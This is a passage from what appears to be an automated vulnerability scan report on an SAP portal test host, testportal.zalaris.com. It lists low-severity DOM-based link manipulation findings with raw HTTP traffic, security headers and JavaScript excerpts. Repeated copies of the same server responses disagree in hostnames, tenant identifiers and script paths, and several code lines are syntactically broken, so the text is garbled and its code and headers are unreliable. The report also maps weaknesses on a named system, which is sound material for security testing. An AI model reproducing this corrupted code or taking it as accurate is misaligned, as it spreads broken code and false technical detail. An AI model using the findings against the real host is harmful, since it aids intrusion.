User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:57:14 GMT
Server: Apache
```

```
function ur_RM_RegisterCreate(sld)
{
    var oRm = ur_get(sld);
    if(parseInt(oRm.getAttribute("ic")==0)return;

    if(!oRm.getAttribute("sel"))
        oRm.setAttribute("s
...[SNIP]...
```


5.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds**

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **location.href** and passed to the **'href'** property of a DOM element.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcscs.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5561

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common
...[SNIP]...
</script><script SRC="/htmlb/jslib/sapUrMapi_sf3.js" ></script>
...[SNIP]...
```

Request 2

```
GET /htmlb/jslib/sapUrMapi_sf3.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 2

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:02:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
last-modified: Tue, 30 Nov 2021 06:13:41 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/htmlb
Content-Length: 801135
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/** GlobalVariables.sf3 **

var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null;
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
</br>/g, """);
var oLink = oDoc.getElementsByTagName("LINK")[0],
cssUrl = ur_system.stylepath+"ur/ur_"+"ur_system.browser_abbrev"+".css";

oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);

oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;

oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
...[SNIP]...
urn sText;
};
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("/")== -1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("/")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
while(strRelDots.lastIndexOf(".")>-1) {
strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("/")+"");
}
if (strRelDots.lastIndexOf("/")>
...[SNIP]...
{
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("/")+"");
if (strRelDots.lastIndexOf("/")>-1) {
showError (strRel+" is not a valid relative url.");
}
}

strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);
return strNewAbsPath;
}

/** RoadMap.ie5 **

function ur_RM_RegisterCreate(sld)
{
var oRm = ur_get(sld);
if(parseInt(oRm.getAttribute("ic"))==0)return;

if(!oRm.getAttribute("sel"))
oRm.setAttribute("s
...[SNIP]...

```

Static analysis

Data is read from **location.href** and passed to the **'href'** property of a DOM element via the following statements:

- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`

```
• var strAbsPath      = strAbs.substring(0,strAbs.lastIndexOf("/"));
• strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
• strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf(".")+2,strRel.length);
• return strNewAbsPath;
• oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

5.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds**

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **location.href** and passed to the **'href' property of a DOM element**.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5561

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common
...[SNIP]...
</script><script SRC="https://slib.sapUrMapi_sf3.js"></script>
...[SNIP]...
```

Request 2

```
GET /htmlb/slib/sapUrMapi_sf3.js HTTP/1.1
Host: testportal.zalaris.com
```

```
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:02:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
last-modified: Tue, 30 Nov 2021 06:13:41 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/htmlb
Content-Length: 801135
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/** GlobalVariables.sf3 **

var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null;
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
<\br>/g, """);
var oLink = oDoc.getElementsByTagName("LINK")[0];
cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";

oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);

oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBodyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;

oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
...[SNIP]...
urn sText;
};
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("/")===-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("/")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
while(strRelDots.lastIndexOf("..")>)
...[SNIP]...
{
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("/")+"");
if (strRelDots.lastIndexOf("/")>-1) {
showError (strRel+" is not a valid relative url.");
}
}
}

strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);
return strNewAbsPath;
}

/** RoadMap.ie5 **

function ur_RM_RegisterCreate(sld)
{
var oRm = ur_get(sld);
if(parseInt(oRm.getAttribute("ic"))==0)return;

if(!oRm.getAttribute("sel"))
oRm.setAttribute("s
...[SNIP]...
```

Static analysis

Data is read from **location.href** and passed to the **'href'** property of a DOM element via the following statements:

```
• oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);  
• var strAbsPath      = strAbs.substring(0, strAbs.lastIndexOf("/"));  
• strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf(".") + 2, strRel.length);  
• return strNewAbsPath;  
• oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

5.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup

Summary

Severity: **Low**
Confidence: **Firm**
Host: **https://testportal.zalaris.com**
Path: **/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup**

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **location.href** and passed to the **'href'** property of a DOM element.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup HTTP/1.1  
Host: testportal.zalaris.com  
Accept-Encoding: gzip, deflate  
Accept: */*  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36  
Connection: close  
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK  
Date: Thu, 30 Jun 2022 04:59:51 GMT  
Server: Apache  
X-Content-Type-Options: nosniff  
X-Xss-Protection: 1; mode=block  
Referrer-Policy: no-referrer-when-downgrade,strict-origin  
X-Robots-Tag: none, noarchive  
X-FRAME-OPTIONS: SAMEORIGIN  
content-type: text/html; charset=UTF-8  
x-ua-compatible: IE=EmulateIE7  
pragma: no-cache  
cache-control: no-store, no-cache, must-revalidate  
expires: 0  
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/  
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:  
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net  
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-  
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/  
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com  
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com  
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/  
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co  
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com  
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-  
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-  
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443  
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:  
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com  
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'  
https://*.zalaris.com:443 blob: ;  
Strict-Transport-Security: max-age=31536000  
Content-Disposition: inline; filename=hpb.html  
X-Content-Type-Options: nosniff  
Connection: close  
Content-Length: 13247  
  
<html><head>  
<script type="text/javascript">  
/*HTML Business for Java, 6.0*/  
ur_system = {doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshaw_plus/common  
...[SNIP]...  
</script><script SRC="//htmlb/jslib/sapUrfMapi_sf3.js" ></script>  
...[SNIP]...
```

Request 2

```
GET /htmlb/jslib/sapUrMapi_sf3.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:02:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
last-modified: Tue, 30 Nov 2021 06:13:41 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/htmlb
Content-Length: 801135
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
